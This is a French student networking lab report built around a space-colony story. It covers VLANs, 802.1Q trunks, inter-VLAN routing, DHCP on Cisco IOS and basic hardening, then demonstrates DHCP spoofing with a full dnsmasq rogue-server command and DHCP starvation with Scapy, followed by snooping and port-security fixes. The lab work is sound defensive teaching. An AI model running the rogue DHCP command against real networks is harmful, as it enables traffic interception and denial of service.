Institut Universitaire de Technologie de Nice - Côte d'Azur
Département Réseaux & Télécommunications

Année 2025-2026
Réseaux 2e Année

T.P. de RESEAUX - Compte-rendu modèle

« Déployer un réseau interplanétaire en VLAN / DHCP / ARP »

VLAN - DHCP - ARP

- Segmentation logique de la base Terre et de la base Mars
- Mise en place des trunks 802.1Q dans la station orbitale
- Routage inter-VLAN par routeur-en-un-bâton sur R1
- Attribution automatique des adresses par DHCP
- Observation ARP et validation des communications entre bases

Groupe : 1A	Paillasse : .....
Date : 21/03/2026	Binôme 1 : CASANOVA Romann – JUILLET Etienne
Fil rouge narratif : sur Ares-Net, les humains de la base Terre et les martiens du dôme rouge partagent le même support physique. Trois soucoupes pirates survolent la topologie pour tenter d'intercepter les échanges, mais la segmentation VLAN et le DHCP embarqué de R1 permettent de garder les communications sous contrôle.	

Déploiement d'un réseau interplanétaire

I - Préambule :

Cette manipulation vise à déployer une architecture LAN simple, lisible et fonctionnelle fondée sur la segmentation VLAN et l'attribution d'adresses par DHCP. La maquette repose sur un routeur R1, trois commutateurs d'accès SWL2-A et SWL2-B, ainsi que plusieurs hôtes de test et d'observation.

Dans notre scénario, la base Terre et la base Mars ne veulent plus mélanger leurs échanges : les humains transmettent leurs ordres de mission, les martiens envoient leurs mesures, et des soucoupes volantes espionnent les liaisons entre les deux mondes. La solution retenue est claire : chaque groupe reste dans son VLAN, seul R1 joue le rôle de passeur spatial, et les échanges ne sont autorisés qu'après identification correcte par ARP et passage par la bonne passerelle.

I.1 - Objectifs pédagogiques

- Créer une segmentation logique du réseau à l'aide des VLAN 20 et 30.
- Configurer des trunks 802.1Q entre les commutateurs et R1.
- Mettre en œuvre un routage inter-VLAN de type routeur-en-un-bâton.
- Activer la distribution DHCP des adresses IPv4 depuis R1.
- Vérifier la résolution ARP et la connectivité entre les hôtes.

I.2 - Scénario narrative

Le dôme terrien accueille les consoles de pilotage, le dôme martien héberge les capteurs rouges, et la station SWL3 sert de tour de contrôle orbitale. Les soucoupes pirates, représentées par les postes d'observation, essaient d'écouter les flux qui traversent l'espace. Grâce aux trunks correctement balisés, aux VLAN séparés et au DHCP centralisé, chaque civilisation reçoit la bonne adresse et les messages arrivent à destination sans dérive cosmique.



Illustration : Topologie interplanétaire retenue pour le compte-rendu

I.3 - Proposition de plan d'adressage

Zone	VLAN	Réseau	Passerelle	Rôle
Base Terre	20	192.168.20.0/24	192.168.20.254	Terminaux terriens
Base Mars	30	192.168.30.0/24	192.168.30.254	Terminaux martiens
Backbone SWL3	20,30	Trunks 802.1Q	-	Transit interplanétaire
Relais NAT1	n/a	Lien externe	fa1/0 de R1	Sortie optionnelle
Postes tests	20	Kali / Debian	-	Observation et validation
Remarque : le lien R1 vers NAT1 est bien visible dans la topologie, mais aucune configuration d'adressage externe n'est fournie dans le socle demandé. Il est donc présenté comme une ouverture facultative vers l'extérieur et non comme un point bloquant pour la validation principale du TP.				

II - Préparation (configurations à injecter en début de séance) : (4 points si validation)

L'objectif de cette préparation est d'obtenir une topologie immédiatement exploitable pendant la séance. Les noms des équipements, les VLAN, les trunks et les pools DHCP sont mis en place avant les tests afin que la phase de manipulation soit centrée sur la validation des flux et l'analyse du comportement du réseau.

- nommer correctement les équipements actifs ;
- créer les VLAN 20 et 30 sur les trois commutateurs ;
- mettre les liens inter-commutateurs et le lien vers R1 en trunk 802.1Q ;
- placer le port e0/3 de SWL2-A en accès dans le VLAN 20 ;
- placer le port e0/3 de SWL2-B en accès dans le VLAN 30 ;
- activer sur R1 les sous-interfaces dot1Q et les baux DHCP ;
- préparer les commandes de vérification sur IOS, VPCS, Kali et Debian.

Commandes-clés

```
R1# show ip interface brief
R1# show ip dhcp binding
R1# show arp
SW# show vlan brief
SW# show interfaces trunk
SW# show spanning-tree vlan 20
SW# show spanning-tree vlan 30
PC1> ip dhcp
PC1> show ip
PC1> ping 192.168.30.254
```

Déploiement d'un réseau interplanétaire

III - Manipulation :

La séance consiste à faire fonctionner la station Ares-Net bout en bout. Les humains doivent pouvoir dialoguer avec les martiens sans perdre la maîtrise du câblage logique, tandis que les soucoupes volantes ne doivent observer que ce que le réseau les autorise à voir. Les trois sous-parties suivantes suivent la progression naturelle du déploiement : segmentation, routage/DHCP puis validation ARP.

III.1 - Segmentation spatiale : VLAN, trunks et rôle de SWL3

La première étape consiste à structurer le réseau physique. SWL3 joue le rôle de station orbitale centrale et relie les deux avant-postes. Les liaisons montantes doivent transporter simultanément les VLAN 20 et 30, alors que les ports vers les terminaux doivent rester en mode accès pour éviter tout mélange des communications entre Terre et Mars.

Manipulation 1 : configuration de SWL3. Créez les VLAN 20 et 30, placez les interfaces e0/3, e0/0 et e0/1 en trunk, puis forcez SWL3 à devenir référence STP en donnant une priorité plus faible sur les deux VLAN. Cette décision garantit une topologie stable et prévisible pour les trames interplanétaires.

Configuration exacte de SWL3

```
conf t
hostname SWL3
no ip domain-lookup

vlan 20
 name VLAN20
vlan 30
 name VLAN30

interface e0/3
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

spanning-tree vlan 20 priority 4096
spanning-tree vlan 30 priority 4096
```

Manipulation 2 : configuration des commutateurs d'accès. Sur SWL2-A, le port e0/3 est destiné au terminal terrien et doit être placé dans le VLAN 20. Sur SWL2-B, le port e0/3 est destiné au terminal martien et doit être placé dans le VLAN 30. Les liens inter-switches restent en trunk afin de transporter les deux réseaux de bout en bout.

Configuration exacte de SWL2-A

```
conf t
hostname SWL2-A
no ip domain-lookup

vlan 20
 name VLAN20
vlan 30
 name VLAN30

interface e0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/3
 switchport mode access
 switchport access vlan 20
 spanning-tree portfast
 no shutdown
```

Configuration exacte de SWL2-B

```
conf t
hostname SWL2-B
no ip domain-lookup

vlan 20
 name VLAN20
vlan 30
 name VLAN30

interface e0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
 switchport trunk allowed vlan 20,30
 no shutdown

interface e0/3
 switchport mode access
 switchport access vlan 30
```

```
 spanning-tree portfast
 no shutdown
```

III.2 - Routage inter-VLAN et service DHCP orbital

Une fois les planètes bien séparées, il faut un passage officiel pour les communications autorisées. R1 joue ce rôle grâce à un fonctionnement de type routeur-en-un-bâton : l'interface physique fa0/0 reste sans adresse, et deux sous-interfaces dot1Q prennent en charge les VLAN 20 et 30. Le routeur devient en même temps le serveur DHCP chargé de fournir les paramètres IP adaptés à chaque monde.

Configuration exacte de R1

```
conf t
hostname R1
no ip domain-lookup

interface fa0/0
 no ip address
 no shutdown

interface fa0/0.20
 encapsulation dot1Q 20
 ip address 192.168.20.254 255.255.255.0

interface fa0/0.30
 encapsulation dot1Q 30
 ip address 192.168.30.254 255.255.255.0

ip dhcp excluded-address 192.168.20.250 192.168.20.254
ip dhcp excluded-address 192.168.30.250 192.168.30.254

ip dhcp pool VLAN20
 network 192.168.20.0 255.255.255.0
 default-router 192.168.20.254
 dns-server 8.8.8.8

ip dhcp pool VLAN30
 network 192.168.30.0 255.255.255.0
 default-router 192.168.30.254
 dns-server 8.8.8.8
```

Manipulation 3 : sur PC1 et PC2, demandez une adresse IP par DHCP. Les terminaux doivent recevoir une adresse appartenant au bon sous-réseau, la bonne passerelle et le serveur DNS 8.8.8.8. Sur Kali et Debian, les tests peuvent être menés avec dhclient, ip a et ip route si ces hôtes sont utilisés comme stations d'analyse pendant la séance.

III.3 - Sécurisation de base des équipements

Dans le cadre de ce TP, une sécurisation minimale commune a été appliquée à l'ensemble des équipements actifs du réseau, à savoir R1, SWL3, SWL2-A et SWL2-B.
L'objectif est de protéger l'accès local par console, de sécuriser le mode privilégié, et de restreindre l'administration distante au protocole SSH, plus sûr que Telnet.

Pour cela, un compte administrateur local a été créé, les mots de passe ont été chiffrés dans la configuration, et les lignes console ainsi que VTY ont été configurées pour exiger une authentification. Une bannière d'avertissement a également été ajoutée afin de signaler que l'accès est réservé aux utilisateurs autorisés.
Cette configuration constitue une base simple de sécurisation applicable de manière identique sur tous les équipements.

```
conf t
hostname NOM_EQUIPEMENT
no ip domain-lookup
service password-encryption
enable secret Ares2026!

username admin privilege 15 secret Admin2026!

banner motd # ACCES RESERVE AUX UTILISATEURS AUTORISES #

line console 0
 login local
 logging synchronous
 exec-timeout 5 0
 exit

line vty 0 15
 login local
 transport input ssh
 exec-timeout 5 0
 exit

ip domain-name aresnet.local
crypto key generate rsa modulus 2048
ip ssh version 2
```

IV.1 - Première attaque observée : DHCP Spoofing

Dans cette première attaque, une soucoupe volante pirate, représentée par la VM Kali, se fait passer pour la vraie tour de contrôle DHCP du VLAN 20. Au lieu de laisser R1 attribuer la bonne passerelle 192.168.20.254, le faux serveur répond plus vite et impose sa propre route de sortie aux nouveaux terminaux qui arrivent sur la base Terre.

Le résultat observé pendant la séance confirme ce détournement : après renouvellement du bail, le poste compromis reçoit bien une adresse du réseau 192.168.20.0/24, mais la passerelle et le serveur DHCP deviennent 192.168.20.3. Cela signifie que les messages des humains ne partent plus directement vers le douanier spatial R1 ; ils transitent d'abord par une soucoupe pirate qui intercepte le trafic.

Cette attaque est appelée DHCP Spoofing. Le principe est simple : l'attaquant usurpe le rôle du serveur DHCP légitime afin de fournir une configuration réseau frauduleuse et de se placer en homme du milieu. Le terminal continue donc de communiquer en apparence, mais il obéit désormais à un faux centre de contrôle interplanétaire.

Sur Ares-Net, les conséquences sont claires : la Kali peut observer, rediriger ou perturber les échanges entre la base Terre, la base Mars et la passerelle officielle. La contre-mesure adaptée consiste à activer le DHCP snooping sur les commutateurs afin d'autoriser uniquement les ports de confiance reliés au vrai serveur DHCP et de bloquer toute soucoupe inconnue distribuant de faux plans de vol.

```
┌──(kali㉿kali)-[~]
└─$ sudo dnsmasq -i eth0 --dhcp-range=192.168.20.100,192.168.20.150,12h --dhcp-option=3,192.168.20.3 --dhcp-option=6,8.8.8.8 --no-daemon -d
dnsmasq: started, version 2.91 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth DNSSEC loop-detect inotify dumpfil
e
dnsmasq-dhcp: DHCP, IP range 192.168.20.100 -- 192.168.20.150, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: read /etc/hosts - 7 names
dnsmasq-dhcp: DHCPDISCOVER(eth0) 00:50:79:66:68:00
dnsmasq-dhcp: DHCPOFFER(eth0) 192.168.20.113 00:50:79:66:68:00
dnsmasq-dhcp: DHCPDISCOVER(eth0) 00:50:79:66:68:00
dnsmasq-dhcp: DHCPOFFER(eth0) 192.168.20.113 00:50:79:66:68:00
dnsmasq-dhcp: DHCPDISCOVER(eth0) 192.168.20.1 00:50:79:66:68:00
dnsmasq-dhcp: DHCPOFFER(eth0) 192.168.20.113 00:50:79:66:68:00
dnsmasq-dhcp: DHCPDISCOVER(eth0) 00:50:79:66:68:00
dnsmasq-dhcp: DHCPOFFER(eth0) 192.168.20.113 00:50:79:66:68:00
dnsmasq-dhcp: DHCPREQUEST(eth0) 192.168.20.113 00:50:79:66:68:00
dnsmasq-dhcp: DHCPACK(eth0) 192.168.20.113 00:50:79:66:68:00 PC1
```

Illustration : attaque DHCP spoofing

```
PC1> ip dhcp -r
DORA IP 192.168.20.1/24 GW 192.168.20.254

PC1> ip dhcp
DORA IP 192.168.20.113/24 GW 192.168.20.3

PC1> sh ip

NAME        : PC1[1]
IP/MASK     : 192.168.20.113/24
GATEWAY     : 192.168.20.3
DNS         : 8.8.8.8
DHCP SERVER : 192.168.20.3
DHCP LEASE  : 43180, 43200/21600/37800
MAC         : 00:50:79:66:68:00
LPORT       : 20034
RHOST:PORT  : 127.0.0.1:20036
MTU         : 1500
```

Illustration : DHCP spoofing fonctionnel

IV.2 - Deuxième attaque observée : DHCP Starvation

Dans cette première partie, on observe la mise en œuvre de l'attaque **DHCP Starvation** à l'aide de **Scapy** sur la machine Kali. L'écran montre d'abord l'environnement Scapy lancé sur la soucoupe pirate, avec une commande Python utilisée pour fabriquer et envoyer en boucle des paquets DHCP. Le principe indiqué juste au-dessus de la capture est clair : le script génère à chaque fois une **nouvelle adresse MAC aléatoire** ainsi qu'un **identifiant client aléatoire**, puis envoie une demande au serveur DHCP afin d'obtenir une nouvelle adresse IP. L'objectif visible ici est donc de multiplier artificiellement les demandes comme si une foule de nouveaux équipements apparaissait soudainement sur le réseau.

Dans l'histoire interplanétaire, cela revient à imaginer qu'une **soucoupe volante malveillante** envoie à la tour de contrôle des centaines, puis des milliers de **fausses demandes d'amarrage** sous de fausses identités. À chaque fois, le centre de distribution croit voir arriver un nouveau vaisseau martien ou terrien et lui réserve une place, jusqu'à saturer ses capacités. La soucoupe pirate ne cherche pas encore à guider le trafic ; elle cherche d'abord à **épuiser les ressources disponibles** en se faisant passer pour une multitude d'appareils différents.

La deuxième capture confirme visuellement que l'envoi est massif : on y voit une longue succession de points, signe que les paquets partent de façon répétée, ainsi qu'un compteur très élevé de paquets transmis. Cela montre que l'attaque n'est pas ponctuelle mais **continue et automatisée**. Dans notre scénario, cela signifie que la soucoupe pirate bombarde sans interruption la station interplanétaire de requêtes falsifiées, dans le but de vider progressivement le stock d'adresses disponibles pour les vrais habitants de la base.

Ainsi, cette première phase illustre très bien le mécanisme de la DHCP Starvation : avant même de détourner les communications, l'attaquant commence par **saturer le service d'attribution d'adresses** en simulant une multitude de nouveaux clients. Dans la narration, la base spatiale se retrouve envahie par de faux signaux d'arrivée, au point que les véritables vaisseaux risquent ensuite de ne plus recevoir d'autorisation correcte pour rejoindre le réseau.



Illustration : Script scapy



Illustration : Résultat du script

Pour vérifier que ça a bien marché on ajoute un nouvelle équipement :



Illustration : Schéma de la topologie avec PC3 rajouté

On n’oublie pas de configurer l’interface à laquelle il est connecter :

```
SWL2-A>en
SWL2-A#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
SWL2-A(config)#interface e3/3
SWL2-A(config-if)# switchport mode access
SWL2-A(config-if)# switchport access vlan 20
SWL2-A(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
 host. Connecting hubs, concentrators, switches, bridges, etc... to this
 interface  when portfast is enabled, can cause temporary bridging loops.
 Use with CAUTION

%Portfast has been configured on Ethernet3/3 but will only
 have effect when the interface is in a non-trunking mode.
SWL2-A(config-if)# no shutdown
SWL2-A(config-if)#end
SWL2-A#wr
*Mar 21 21:25:21.251: %SYS-5-CONFIG_I: Configured from console by console
SWL2-A#wr
Building configuration...
Compressed configuration from 1550 bytes to 848 bytes[OK]
SWL2-A#
```

Illustration : Configuration de SWL2-A pour l'ajout du PC3

Et en faisant une requête pour recevoir une adresse dhcp, il reste bloquer car il n'y a pas d'adresse pour lui :

```
PC3> ip dhcp
DDD
Can't find dhcp server

PC3> ip dhcp
DDD
Can't find dhcp server

PC3> ip dhcp
DDD
Can't find dhcp server

PC3> ip dhcp
DDD
Can't find dhcp server

PC3>
```

Illustration : Demande d'adresse dhcp bloquer

Avec show ip dhcp binding, on peut voir le tableau d'assignation se remplir à toute vitesse jusqu'à ce qu'il n'y ai plus d'ip libres :

```
R1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.20.1        3930.3463.6663          Mar 21 2026 09:24 PM    Automatic
192.168.20.2        0c29.4e52.0000          Mar 22 2026 01:22 PM    Automatic
192.168.20.3        010c.2d0b.ed00.00       Mar 22 2026 08:53 PM    Automatic
192.168.20.4        ff0b.ed00.0000.0100.    Mar 22 2026 08:53 PM    Automatic
                    0131.515e.930c.2d0b.
                    ed00.00
192.168.20.5        0100.5079.6668.00       Mar 22 2026 09:02 PM    Automatic
192.168.20.6        3337.3034.3661          Mar 21 2026 09:24 PM    Automatic
192.168.20.7        6335.6461.3264          Mar 21 2026 09:24 PM    Automatic
192.168.20.8        6638.3636.3665          Mar 21 2026 09:24 PM    Automatic
192.168.20.9        3962.3736.6438          Mar 21 2026 09:24 PM    Automatic
192.168.20.10       6535.3831.6438          Mar 21 2026 09:24 PM    Automatic
192.168.20.11       3962.6339.3933          Mar 21 2026 09:24 PM    Automatic
192.168.20.12       3865.6134.3065          Mar 21 2026 09:24 PM    Automatic
192.168.20.13       6630.3730.3730          Mar 21 2026 09:24 PM    Automatic
192.168.20.14       6632.6662.6531          Mar 21 2026 09:24 PM    Automatic
192.168.20.15       3732.6263.3565          Mar 21 2026 09:24 PM    Automatic
192.168.20.16       6239.6462.3166          Mar 21 2026 09:24 PM    Automatic
192.168.20.17       3735.3763.3461          Mar 21 2026 09:24 PM    Automatic
192.168.20.18       3562.3466.3366          Mar 21 2026 09:24 PM    Automatic
192.168.20.19       6339.3032.6233          Mar 21 2026 09:24 PM    Automatic
192.168.20.20       3462.3235.6231          Mar 21 2026 09:24 PM    Automatic
192.168.20.21       3933.3333.6235          Mar 21 2026 09:24 PM    Automatic
192.168.20.22       3839.3936.3139          Mar 21 2026 09:24 PM    Automatic
192.168.20.23       3964.6432.6432          Mar 21 2026 09:24 PM    Automatic
192.168.20.24       3734.3733.3037          Mar 21 2026 09:24 PM    Automatic
192.168.20.25       3633.6536.3539          Mar 21 2026 09:24 PM    Automatic
192.168.20.26       3461.3730.3937          Mar 21 2026 09:24 PM    Automatic
192.168.20.27       3831.3061.3735          Mar 21 2026 09:24 PM    Automatic
192.168.20.28       3461.3237.3139          Mar 21 2026 09:24 PM    Automatic
192.168.20.29       6430.6535.6339          Mar 21 2026 09:24 PM    Automatic
192.168.20.30       3563.6165.3030          Mar 21 2026 09:24 PM    Automatic
192.168.20.31       3361.3338.3636          Mar 21 2026 09:24 PM    Automatic
192.168.20.32       3033.6138.3630          Mar 21 2026 09:24 PM    Automatic
192.168.20.33       3436.3362.6133          Mar 21 2026 09:24 PM    Automatic
192.168.20.34       3435.6131.3336          Mar 21 2026 09:24 PM    Automatic
192.168.20.35       3834.6431.3731          Mar 21 2026 09:24 PM    Automatic
192.168.20.36       3639.6561.3138          Mar 21 2026 09:24 PM    Automatic
192.168.20.37       3263.3039.6530          Mar 21 2026 09:24 PM    Automatic
192.168.20.38       3035.6431.3064          Mar 21 2026 09:24 PM    Automatic
192.168.20.39       6237.6431.6631          Mar 21 2026 09:24 PM    Automatic
192.168.20.40       3631.3363.6464          Mar 21 2026 09:24 PM    Automatic
192.168.20.41       3936.6265.3261          Mar 21 2026 09:24 PM    Automatic
192.168.20.42       3634.6537.6431          Mar 21 2026 09:24 PM    Automatic
192.168.20.43       3665.3836.6363          Mar 21 2026 09:24 PM    Automatic
192.168.20.44       3437.6234.6434          Mar 21 2026 09:24 PM    Automatic
192.168.20.45       3834.6239.3936          Mar 21 2026 09:24 PM    Automatic
192.168.20.46       3661.3262.6439          Mar 21 2026 09:24 PM    Automatic
192.168.20.47       3764.3035.3561          Mar 21 2026 09:24 PM    Automatic
192.168.20.48       3964.3530.6430          Mar 21 2026 09:24 PM    Automatic
192.168.20.49       3831.3835.3066          Mar 21 2026 09:24 PM    Automatic
```

Illustration : Tableau d'assignation d'IP du routeur R1

IV.3 - Correctifs des deux attaques observées

Mesures correctives contre le DHCP Spoofing

Pour empêcher une soucoupe pirate de s'auto-proclamer tour de contrôle, la solution technique est le DHCP Snooping. Cette fonctionnalité transforme le switch en un pare-feu de couche 2 capable de distinguer les messages DHCP légitimes des messages frauduleux.

Actions configurées sur le switch :

1. Activation globale : On active la surveillance DHCP sur le switch et spécifiquement pour le VLAN 20.
2. Définition de la confiance (Trust) : Par défaut, tous les ports sont considérés comme "untrusted" (non sûrs). On ne déclare comme Trusted que le port relié au véritable routeur R1.
3. Filtrage : Le switch bloquera désormais tout message de type `DHCPOFFER` ou `DHCPACK` provenant d'un port non autorisé (celui de la Kali).

Commandes de configuration (Cisco IOS) :

```
ip dhcp snooping

ip dhcp snooping vlan 20

interface Et0/0

ip dhcp snooping trust
```

Mesures correctives contre le DHCP Starvation

Contrer la famine DHCP nécessite de limiter la capacité de la soucoupe pirate à générer une multitude d'identités fictives. Deux barrières de sécurité doivent être érigées sur le port d'accès de l'attaquant.

1. Limitation du débit (Rate Limiting) : Le DHCP Snooping permet de limiter le nombre de paquets DHCP autorisés par seconde. Si la Kali tente d'inonder le réseau avec Scapy, le switch détectera un dépassement de seuil et placera le port en mode `err-disable`.

2. Sécurisation des adresses MAC (Port Security) : Comme l'attaque repose sur la génération de milliers d'adresses MAC aléatoires, le Port Security est la défense la plus directe. En limitant le port à une seule adresse MAC (celle de la Kali), le switch rejettera immédiatement tous les paquets Scapy utilisant des identités forgées.

Commandes de configuration (Cisco IOS) :

```
interface Et0/1  # Port de la machine pirate

ip dhcp snooping limit rate 10




switchport mode access

switchport port-security

switchport port-security maximum 1

switchport port-security violation shutdown
```

Synthèse des protections

Attaque	Mécanisme de défense	Effet sur l'attaquant
DHCP Spoofing	DHCP Snooping (Trust port)	Ses offres DHCP sont jetées par le switch.
DHCP Starvation	Snooping Rate Limit + Port Security	Le port de la soucoupe pirate est coupé (shutdown).

V - Synthèse et conclusion :

Au terme de cette manipulation, l'architecture Ares-Net a pu être déployée de manière cohérente autour de trois fonctions essentielles : la segmentation par VLAN, le routage inter-VLAN et la distribution automatique des adresses par DHCP. La séparation logique entre la base Terre (VLAN 20) et la base Mars (VLAN 30) a permis d'isoler correctement les communications tout en conservant un support physique commun. Les trunks 802.1Q configurés entre les commutateurs et vers le routeur ont assuré le transport simultané des deux mondes logiques sans mélange des flux.

Le routeur R1, a joué un rôle central dans la maquette. Grâce à ses sous-interfaces fa0/0.20 et fa0/0.30, il a permis le passage contrôlé des communications entre les deux VLAN tout en fournissant les bonnes passerelles par défaut. En parallèle, le service DHCP embarqué sur R1 a distribué automatiquement les adresses IP, les passerelles et le serveur DNS aux postes clients. Les vérifications réalisées sur les terminaux ont confirmé que chaque machine recevait bien une configuration adaptée à son réseau d'appartenance.

La seconde partie du travail a mis en évidence les limites de sécurité d'un réseau local lorsque les mécanismes de protection des commutateurs ne sont pas activés. L'attaque de DHCP Spoofing a montré qu'une machine malveillante pouvait se faire passer pour le serveur DHCP légitime et fournir aux clients une passerelle frauduleuse. Dans ce cas, le terminal ciblé continuait à fonctionner en apparence, mais son trafic était redirigé vers l'attaquant, ouvrant la voie à une interception ou à une altération des échanges. Cette démonstration illustre clairement le risque d'attaque de type homme du milieu dans un LAN insuffisamment protégé.

L'attaque de DHCP Starvation a, quant à elle, démontré qu'il était possible de saturer un pool DHCP en envoyant un très grand nombre de requêtes avec de fausses identités matérielles. Le serveur attribue alors progressivement toutes les adresses disponibles à des clients fictifs, jusqu'à empêcher les véritables machines de rejoindre le réseau. Cette expérience a permis de comprendre qu'une attaque réseau ne vise pas uniquement l'interception des communications, mais peut aussi chercher à rendre indisponible un service essentiel, ici l'attribution d'adresses IP.

Ainsi, ce TP a permis de relier la configuration technique d'un réseau local à ses enjeux de fonctionnement et de sécurité. La segmentation par VLAN améliore l'organisation logique et limite la propagation des flux, le routeur-en-un-bâton permet les communications légitimes entre réseaux séparés, et le DHCP simplifie le déploiement des postes. Toutefois, ces mécanismes doivent être complétés par des protections adaptées, comme DHCP Snooping, la limitation des adresses MAC ou encore le contrôle des ports de confiance sur les commutateurs.

En conclusion, la maquette interplanétaire déployée dans ce TP a rempli ses objectifs pédagogiques : elle a permis de comprendre comment concevoir, configurer, valider et analyser un réseau segmenté moderne. Au-delà de la simple mise en service, cette manipulation a également montré qu'un réseau fonctionnel n'est pas nécessairement un réseau sûr. Sur Ares-Net, humains et martiens peuvent désormais communiquer efficacement, mais seules des défenses adaptées permettront d'empêcher les soucoupes pirates de détourner ou de perturber les échanges.

VI - Désinstallation :

